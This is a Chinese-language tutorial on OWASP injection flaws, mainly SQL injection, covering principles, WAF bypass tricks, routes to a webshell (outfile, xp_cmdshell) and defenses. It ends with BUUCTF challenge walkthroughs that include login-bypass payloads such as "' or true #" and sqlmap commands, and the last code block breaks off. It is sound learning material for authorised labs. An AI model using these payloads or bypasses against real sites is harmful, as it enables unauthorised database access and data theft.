OWASP Top 10 之注入漏洞（Injection）

注入的本质：不可信输入被当作命令 / 代码交给解析器执行

引言：OWASP Top 10 与注入漏洞概述

OWASP（Open Worldwide Application Security Project，开放式全球应用安全项目）是一个专注于 Web 应用安全的国际非营利组织，其每几年发布一次的 OWASP Top 10 是业界公认的 Web 应用十大安全风险清单，常作为安全学习、渗透测试与安全开发的入门基准。

在 OWASP Top 10 2021 中，注入漏洞（Injection）位列第 3 位（A03:2021 – Injection），涵盖 SQL 注入、OS 命令注入、代码注入、LDAP 注入、XPath 注入、XXE 等。当不可信数据作为命令或查询语句的一部分发送给解析器时，攻击者可以通过构造恶意输入，让解析器执行非预期的命令或访问未授权的数据。

注入漏洞的核心成因：应用程序对用户输入信任过度，未做严格的过滤、校验与分离，把「数据」当成了「代码」来执行。防御的核心思想也由此展开：最小信任原则——输入校验、参数化查询（数据与代码分离）、最小权限、输出编码、错误信息最小化。

学习注入类漏洞建议配合合法靶场（如 DVWA、Pikachu、SQLi-Labs、BUUCTF 等）练习，严禁在未授权环境下对真实网站进行测试。

一、SQL 注入漏洞

（一）原理

网站数据过滤不严格，把用户输入的数据当作 SQL 语句执行。

（二）危害

绕过登录认证（如万能密码），获取管理员权限；

任意读取、篡改、删除数据库中的敏感数据，导致数据泄露（拖库）；

在满足条件时写入文件获取 WebShell，进一步控制服务器；

读取服务器敏感文件、执行系统命令，造成横向渗透。

（三）分类

按闭合字符分类：字符型、整数型

按数据传输方式分类：POST 类型、GET 类型

按注入方式细分：联合查询注入、报错型注入、布尔型盲注、时间型盲注、宽字节注入

（四）常用函数

报错注入：UpdateXML()、Extractvalue()、Floor()、exp()、polygon()

时间盲注：sleep()、if 条件语
句、DBMS_PIPE.RECEIVE_MESSAGE('a',4)='a'、benchmark()

布尔型盲注：length()、substr()、mid()、left()、ascii()

（五）手工注入步骤

1.判断注入点

2.判断注入类型

3.判断注入点提交方式

4.使用order by 语句查询数据库有多少字段

5.使用联合查询来查询信息：

- user()：当前用户
- database()：数据库

- version()：数据库版本

6.查询数据库中的表、列和值

（六）SQL 注入绕过 WAF 技巧

1.函数大小写混合：如 UnIoN SeLeCt

2.多重关键字：如 ununionion selselectect

3.编码绕过：十六进制编码、URL 编码、Unicode 编码

4.注释绕过：使用/**/、/!/、/!12345/、#、-- -等

5.等价函数或命令：

- 查询：Union distinct、updatexml、Extractvalue、floor
- 字符串截取：mid、substr、substring、left、reverse
- 字符串连接：concat、group_concat、concat_ws
- 字符串转换：char、hex、unhex
- 替换逗号：limit 1 offset 0，mid(version() from 1 for 1)
- 替换等号：like

6.特殊符号：科学记数法、空白字符、反单引号、括号

7.组合绕过：多种方法组合使用

（七）防御措施

1.预编译（参数化查询）

2.查询语句的过滤与验证（白名单校验，字符转义）

3.过滤恶意字符和函数（select、union、order by 等）

4.过滤或转义单引号、双引号

5.使用参数化的语句传递用户输入的变量

6.SQL 预编译（PreparedStatement）

（八）SQL 注入获取 WebShell

- mysql 可通过 outfile 和 dumpfile 写 shell
- 如果可设置日志后缀名则可通过日志写 shell
- 其他一些数据库则可直接利用xp_cmdshell、CLR、创建 java 库-赋予权限-创建函数等执行系统命令
- mssql 还可通过差异备份数据库获取 shell


（九）实战案例

【一】BUU BRUTE 1（Basic）（字典爆破）

https://buuoj.cn/（Basic）

1.试万能密码是否可以






逻辑漏洞，先检测用户名后检测密码


得到用户名为 admin

2.猜解（BP）


2.1 获取数据放到重放器中




2.2 放到 intruder（字典爆破）




2.3Load 下载导入密码本（演示）（可直接进行 2.5，因为已知密码为四位数字）




2.4 开始攻击（演示）（可直接进行 2.5，因为已知密码为四位数字）






得知密码为四位数字

2.5 爆破密码（选择数值）



【二】[极客大挑战 2019]EasySQL 1（web）

1.常用用户名和密码测试



2.常用密码不行，尝试万能密码

万能密码：

select username from table where un='1' or 1=1'

select username from table where un='1 or 1=1' un=1（从 or 开始截断）

1 or 1=1


1' or 1=1（' or 1=1）

（使用 and 的前提：and 前为真值）

1 and 1=1

1' and 1=1（' and 1=1）

2.1 输入万能密码进行测试




发现有回显，则用户名有注入点（密码也有注入点，选择其一就行）

2.2 输入密码

username=%27+or+true+%23+&password=（URL 处输入）


' or true # （交互点输入）





【三】BUU SQL COURSE 1（sqlmap）

BUUCTF 网站



测试虚机是否能 ping 通主机


寻找交互点

抓包发现是 post 方式

复制抓包内容至文档中

```
sqlmap -r 1.txt
```

没有找到注入点，寻找其他交互点（开发者模式的网络中复制 URL）



到 kali 中爆库


```
sqlmap -u 'http://182be572-7887-4c5c-bc52-
b763d50addc3.node5.buuoj.cn:81/backend/content_detail.php?id=1' --
current-db
```

得到数据库是 news，接着爆表

```
